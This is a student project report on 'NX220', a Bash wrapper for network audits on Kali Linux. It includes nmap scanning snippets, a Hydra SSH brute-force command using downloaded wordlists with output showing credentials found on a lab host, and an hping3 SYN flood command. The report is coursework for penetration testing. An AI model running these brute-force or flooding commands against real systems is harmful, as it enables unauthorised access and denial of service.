



SOC Analyst

Project Report: NX220 - Automated Network Security Audit Framework

```

  _____
 /  _  _  _  \
|  _  _  _  |
|  _  _  _  |
 \  _  _  _  /
  _____

  _____
 /  _  _  _  \
|  _  _  _  |
|  _  _  _  |
 \  _  _  _  /
  _____

Created by Oz Itzkowitz

#: S10
Class: 77367
Teacher: Erel Regev

-----
[+] Network Discovery      :: Nmap
[+] Vuln Scanning         :: Nmap & Masscan
[+] Brute Forcing         :: Hydra & Medusa
[+] Stress Testing        :: Hping3 SYN Flood
-----

— Session Configuration —
[?] Enter a Session Name (e.g., Client_A):
> 
```

1. Project Overview

The **NX220** is a comprehensive, modular Bash-based framework designed to assist SOC Analysts and Penetration Testers. It automates the standard lifecycle of a network security assessment, streamlining the process from initial reconnaissance to active exploitation and stress testing.

The tool is engineered to run on **Kali Linux**, providing a user-friendly Command Line Interface (CLI) that wraps industry-standard tools (Nmap, Hydra, Medusa, Masscan, Hping3) into a cohesive, audit-ready workflow. A key feature of the framework is its robust "Session-Based Logging," ensuring that every action is documented for audit purposes.


2. Core Modules & Functionalities

A. Initialization & Session Management

Before any action is taken, the script performs a self-health check. It verifies root privileges, installs missing dependencies (using `apt`), and prepares the environment. It enforces strict data organization by creating a unique directory structure for every audit session.

Session Setup

```
setup_session() {  
    echo -e "${CYAN}[?] Enter a Session Name (e.g., Client_A):${NC}"  
    read -p "> " SESSION_NAME  
  
    # Create specific directories for evidence  
    SESSION_DIR="$BASE_LOG_DIR/$SESSION_NAME"  
    mkdir -p "$SESSION_DIR/scans"  
    mkdir -p "$SESSION_DIR/brute_force"  
    mkdir -p "$SESSION_DIR/stress_tests"  
  
    echo -e "${GREEN}[✓] Session initialized: $SESSION_DIR${NC}"  
}
```



```
└─$ sudo ./TMagen773637.S10.NX220.sh  
[sudo] password for kali:  
— Checking System Dependencies —  
[✓] nmap is already installed.  
[✓] hydra is already installed.  
[✓] medusa is already installed.  
[✓] hping3 is already installed.  
[✓] git is already installed.  
[✓] masscan is already installed.  
[✓] figlet is already installed.  
[✓] bc is already installed.  
  
[✓] All dependencies met. Starting NX220 Framework ...
```

B. Network Discovery

The script automatically detects active network interfaces and prompts the user to select the correct one. It then performs a "Ping Sweep" to identify live hosts, filtering out the noise to present a clean, numbered list of actionable targets.

Nmap Ping Sweep

```
# -sn: No port scan (Ping only)
# -oG - | awk ... : Clean grepable output to extract just IPs
nmap -sn -n "$cidr" -oG - | awk '/Up$/ {print $2}' | grep -v "$my_ip" > "$SCAN_RESULT"
```

C. Target Selection & Batch Processing

To maximize efficiency, the user is offered flexible targeting options. They can select a specific IP address, choose a random target for testing, or queue **ALL** discovered hosts for sequential, automated processing (Batch Mode).

```
[√] Session initialized: /var/log/NX220/kali
— Network Interface Selection —
1) eth0 (192.168.72.165/24)
[*] Auto-selected: eth0

— Network Discovery (eth0) —
[√] Scanning Network Complete. (Total: 2s)

Available Targets:
1) 192.168.72.1
2) 192.168.72.2
3) 192.168.72.161
4) 192.168.72.163
5) 192.168.72.254
A) Scan ALL Targets
R) Select RANDOM Target
B) Rescan Network

— Select Target —
[?] Enter choice [1-5, A, R, B]:
> 
```

D. Vulnerability & Port Scanning (Smart Mode)

We implemented a **Two-Stage Logic** to optimize scan times. Instead of aggressively scanning 65,535 ports immediately (which is slow and noisy), the script first runs a fast discovery scan. It extracts the open ports and then feeds *only* those specific ports into the heavy vulnerability scanner.

Key Code Snippet: Two-Stage Scan Logic

```
# Phase 1: Fast Discovery
nmap -p- --min-rate=1000 -T4 -Pn "$target" -oG "$port_file"

# Phase 2: Targeted Vulnerability Scan
```

```
# We inject only the found ports ($open_ports) to save time
nmap -Pn --script vuln -p "$open_ports" "$target" -oN ...
```

E. Credential Brute Forcing

This module automates SSH attacks using either **Hydra** (for speed) or **Medusa** (for stability). It includes intelligent features such as:

- **Auto-configuration:** Downloads and unzips **Seclists** and **Rockyou** if they are missing.
- **Pre-flight checks:** Verifies Port 22 is open using **Netcat** before attacking to prevent false negatives.
- **Sanitization:** Automatically fixes Windows line-endings (**r**) in wordlists to prevent syntax errors.

Hydra Execution

```
# -l: Ignore restore file (prevents resume loops)
# -t 1 -w 2: Low threads and wait time to prevent server banning
hydra -l -L $USE_USERS -P $USE_PASS ssh://$target -t 1 -w 2 -f -V >> "$log_
file"
```

```
[!!!!] PWNERD: CREDENTIALS FOUND [!!!!]
2025-11-29 12:30:18 ACCOUNT FOUND: [ssh] Host: 192.168.72.163
[v] Finished with 192.168.72.163 (Time: 01m 43s)
```

F. Stress Testing (DoS Simulation)

The tool allows the analyst to test the target's network stack stability by launching a TCP SYN Flood using **Hping3**. Unlike standard execution, this script wraps the attack in a timeout to ensure it doesn't run indefinitely.

Time-Limited Flood

```
# Use 'timeout' to strictly limit the flood duration
timeout "10s" hping3 -S --flood -V -p 80 "$target" >> "$log_file" 2>&1 &

# Run visualizer in parallel
draw_progress_bar "10" "Flooding Target..."
```



G. Visualization Engine

To improve the user experience (UX), we moved away from static screens. The script runs heavy tasks in the background (`&`) and captures their Process IDs (`$!`). A custom loop then displays rotating spinners and timers to indicate activity.

Process Tracker

```
track_process() {
    local pid=$1
    local spin='|/-'

    # Loop while the process ID exists
    while kill -0 "$pid" 2>/dev/null; do
        # ... rotate spinner logic ...
        printf "\r${CYAN}[%c]${NC} ${YELLOW}%s${NC}" "$spin" "$text"
        sleep 0.1
    done
}
```

3. Summary of Capabilities

Feature	Description
Target Acquisition	Rapidly identifies live hosts using ARP/ICMP sweeps.

Intelligence	Maps attack surfaces via smart, two-stage port scanning.
Access	Attempts to breach systems via dictionary attacks (Hydra/Medusa).
Resilience	Tests system stability via traffic flooding (Hping3).
Audit Trail	Automatically documents every command, timestamp, and result into structured logs.